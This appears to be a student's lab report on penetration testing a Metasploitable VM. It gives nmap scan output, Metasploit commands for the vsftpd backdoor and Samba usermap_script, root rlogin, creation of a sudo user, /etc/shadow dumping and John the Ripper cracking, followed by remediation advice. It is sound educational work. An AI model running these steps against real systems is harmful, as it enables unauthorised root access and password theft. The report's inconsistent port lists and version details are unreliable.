Network Penetration Testing with Real-World Exploits and Security Remediation

---

Name: Khushi Mahato
ERP: 6700422
Course: B.Tech CSE (Cybersecurity)
Semester: 4th
Section: CY4A

Date: 16/05/2025

Introduction:

In the current digital age, network security has become a critical aspect of organizational and personal safety. With the increasing number of cyber threats and attacks, it is essential to understand and implement network penetration testing to identify and remediate vulnerabilities before they can be exploited by malicious actors. This project is designed to simulate real-world network exploitation techniques and corresponding security remediation steps. The project provides hands-on experience using industry-standard tools and methodologies, enabling students to better understand the attacker's mindset and develop effective defensive strategies.

Theory about the project:

Network penetration testing, often referred to as ethical hacking, is the practice of testing a computer system, network, or web application to find security vulnerabilities that an attacker could exploit. The purpose of penetration testing is to identify vulnerabilities, assess their risk level, and implement suitable security controls to mitigate those risks.

This project involves using Kali Linux as the attacking machine and Metasploitable as the target machine to simulate a real-world penetration testing scenario. The tasks include network scanning, reconnaissance, enumeration, exploitation, privilege escalation, password cracking, and implementing remediation strategies.

By completing these tasks, students will gain practical skills in both offensive and defensive cybersecurity practices.

Project requirements

Two Operating System

1. Kali Linux (Attacking machine)
2. Metasploitable machine (Target Machine)


Tools Details:

Kali Linux	The attacker machine, containing pre-installed penetration testing tools.
Metasploitable	A vulnerable machine to practice attacks on.
nmap	For network scanning, port discovery, OS detection, and service version enumeration.
Metasploit Framework	For exploiting known vulnerabilities in services running on the target.
John the Ripper	For cracking hashed passwords obtained from /etc/shadow.

Task 1 - Network Scanning

Task 1: Basic Network Scan

- nmap -v 192.168.160.131




Task 2 – Reconnaissance

Task 1: Scanning for hidden Ports

nmap -v -p- 192.168.160.131

Output:



```
Discovered open port 36588/tcp on 192.168.160.131
Discovered open port 5432/tcp on 192.168.160.131
Discovered open port 6667/tcp on 192.168.160.131
Discovered open port 59437/tcp on 192.168.160.131
Discovered open port 8180/tcp on 192.168.160.131
Discovered open port 3632/tcp on 192.168.160.131
Discovered open port 53204/tcp on 192.168.160.131
Discovered open port 513/tcp on 192.168.160.131
Discovered open port 2049/tcp on 192.168.160.131
Discovered open port 2121/tcp on 192.168.160.131
Discovered open port 6697/tcp on 192.168.160.131
Completed Connect Scan at 21:30, 15.83s elapsed (65535 total ports)
Nmap scan report for 192.168.160.131
Host is up (0.0030s latency).
Not shown: 65505 closed tcp ports (conn-refused)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
3632/tcp  open  distccd
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
6697/tcp  open  ircs-u
8009/tcp  open  ajp13
8180/tcp  open  unknown
8787/tcp  open  msgsrvr
36588/tcp open  unknown
53204/tcp open  unknown
53452/tcp open  unknown
59437/tcp open  unknown

Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 15.96 seconds
```

Total Hidden Ports = 7

List of hidden ports

1. 8787

2. 36588

3. 53204

4. 53452

5. 59437

6. 3632

7. 6697

Task 2: Service Version Detection

nmap -v -sV 192.168.160.131


Output:

```
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login       OpenBSD or Solaris rlogind
514/tcp  open  tcpwrapped
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```

Task 3: Operating System Detection

nmap -v -O 192.168.160.132

Output:



Task 3 - Enumeration

Target IP Address – 192.168.160.131

Operating System Details -

MAC Address: 00:0C:29:AB:A7:B8 (VMware)

Device type: general purpose

Running: Linux 2.6.X

OS CPE: cpe:/o:linux:linux_kernel:2.6

OS details: Linux 2.6.9 - 2.6.33

Services Version with open ports (LIST ALL THE OPEN PORTS EXCLUDING HIDDEN PORTS)

PORT	STATE	SERVICE VERSION
21/tcp	open ftp	vsftpd 2.3.4
22/tcp	open ssh	OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp	Open telnet	Linux telnetd
25/tcp	open smtp	Postfix smtpd
53/tcp	open domain	ISC BIND 9.4.2

80/tcp	open http	Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp	open rpcbind	2 (RPC #100000)
139/tcp	open netbios-ssn	Samba smbd 3.X - 4.X (workgroup: WORKGROUP
445/tcp	open netbios-ssn	Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp	open exec	netkit-rsh rexecd
513/tcp	open login	OpenBSD or Solaris rlogind
514/tcp	open tcpwrapped	
1099/tcp	open java-rmi	GNU Classpath grmiregistry
1524/tcp	open bindshell	Metasploitable root shell
2049/tcp	open nfs	2-4 (RPC #100003)
2121/tcp	open ftp	ProFTPD 1.3.1
3306/tcp	open mysql	MySQL 5.0.51a-3ubuntu5
5432/tcp	open postgresql	PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp	open vnc	VNC (protocol 3.3)
6000/tcp	open X11	(access denied)
6667/tcp	open irc	UnrealIRCd
8009/tcp	open ajp13	Apache Jserv (Protocol v1.3)
8180/tcp	open http	Apache Tomcat/Coyote JSP engine 1.1

Hidden Ports with Service Versions (ONLY HIDDEN PORTS)

1. 8787/tcp open drb Ruby DRb RMI (Ruby 1.8; path /usr/lib/ruby/1.8/drb)
2. 3632/tcp open distccd distccd v1 ((GNU) 4.2.4 (Ubuntu 4.2.4-1ubuntu4))
3. 6697/tcp open irc UnrealIRCd
4. 35851/tcp open mountd 1-3 (RPC #100005)
5. 36571/tcp open nlockmgr 1-4 (RPC #100021)
6. 44585/tcp open java-rmi GNU Classpath grmiregistry
7. 51228/tcp open status 1 (RPC #100024)


Task 4- Exploitation of services

1. **vsftpd 2.3.4 (Port 21 - FTP)**

- msfconsole
- use exploit/unix/ftp/vsftpd_234_backdoor
- set RHOST 192.168.160.131
- set RPORT 21
- run


2. SMB 3.0.20-Debian (Port 443)

- search smb version
- use auxiliary/scanner/smb/smb_version
- use exploit/multi/samba/usermap_script
- show options
- set RHOST 192.168.160.131
- run




3. Exploiting R Services (Port 512,513,514)

- nmap -p 512,513,514 -sC -sV --script=vuln 192.168.160.131
- rlogin -l root 192.168.160.131




Task 5 - Create user with root permission

- adduser **khushi**
- password **hello**
- sudo usermod -aG sudo khushi




- cat /etc/passwd |
- sudo cat /etc/shadow



Task 6 - Cracking password hashes

- Save the password hash in a text file.
- Run:
  john hashes.txt
  john hashes.txt –show



Task 7 – Remediation

Service	Current Version	Latest Version	Fix Recommendation
vsftpd	**2.3.4**	**3.0.3**	**Upgrade to latest version to fix backdoor vulnerability.**
OpenSSH	**4.7p1**	**9.x**	**Apply the latest security patches.**
drb	**Ruby 1.8**	**Ruby 3.x**	**Disable unnecessary services or upgrade Ruby version.**

1. FTP Service (vsftpd)
Current Version: vsftpd 2.3.4
Latest Version: vsftpd 3.0.5 (as of 2025)
Vulnerability: Version 2.3.4 is affected by a backdoor vulnerability where an attacker can gain a root shell if a malicious payload is sent. This is one of the most serious vulnerabilities in vsftpd.
CVE:
CVE-2011-2523

Remediation:

- Option 1: Upgrade to vsftpd 3.0.5
- Option 2: Disable FTP and use more secure alternatives like SFTP (via SSH)

2. SMB 3.0.20-Debian (Port 443)

- **Service:** Samba SMB
- **Current Version:** 3.0.20
- **Latest Version:** Samba 4.20.1 (as of May 2025)
- **Vulnerabilities:**
    - **SMB version 3.0.20** is vulnerable to:
        - Remote Code Execution (RCE)
        - Null session attacks
        - Arbitrary file write/read
- **Common CVEs:**
    - CVE-2007-2447 – Samba "username map script" command injection
    - CVE-2017-7494 – Arbitrary code execution.
- **Remediation Steps:**
    - Disable SMBv1 and restrict access to trusted IPs only
    - Upgrade Samba to the **latest stable version (v4.20.1)**
    - Harden the /etc/samba/smb.conf file to disable guest access and enable logging

3. R Services (Ports 512 - rexec, 513 - rlogin, 514 - rsh)

- **Services:** Rexec, Rlogin, Rsh (Legacy UNIX services)
- **Status:** Outdated, Insecure, and Deprecated
- **Vulnerabilities:**

    - Transmit credentials in plaintext
    - Vulnerable to **MITM (Man-in-the-Middle)** and **replay attacks**
    - Weak or no authentication mechanism
    - Allow unauthorized remote access if .rhosts files are misconfigured
- **CVEs:**
    - CVE-1999-0651 – R-services allow remote attackers to access without proper authentication.
- **Remediation Steps:**
    - Immediately disable the rsh, rlogin, and rexec services:

Major Learning From this project

This project provided a practical and in-depth experience in ethical hacking, system enumeration, and network security. One of the core takeaways was learning how user accounts are created and managed in Linux, including how user details and password hashes are stored in files like **/etc/passwd** and **/etc/shadow**. I learned how these hashed passwords can be cracked using tools like John the Ripper, which highlighted the importance of using strong, secure authentication methods.

Using Nmap, I performed various types of scans such as:

- nmap -v for discovering open ports,
- nmap -sV for detecting service versions, and
- nmap -O for identifying the target operating system.

Through these techniques, I was able to detect running services like SMB and R services, assess their vulnerability, and recognize the importance of disabling or updating insecure services.

The exploitation phase using Metasploit helped me understand how attackers can gain unauthorized access by exploiting weaknesses in unpatched or misconfigured systems. Creating a root-level user demonstrated how privilege escalation works and the potential impact of poor access control.

Cracking password hashes revealed the practical risks of using weak or common passwords and emphasized why cryptographic security and regular audits are critical.

Finally, researching and recommending remediation strategies like version upgrades, service minimization, and configuration hardening gave me a clear understanding of defensive best practices. This project not only improved my technical abilities but also enhanced my ability to think from both an attacker's perspective and a defender's mindset, which is essential in cybersecurity.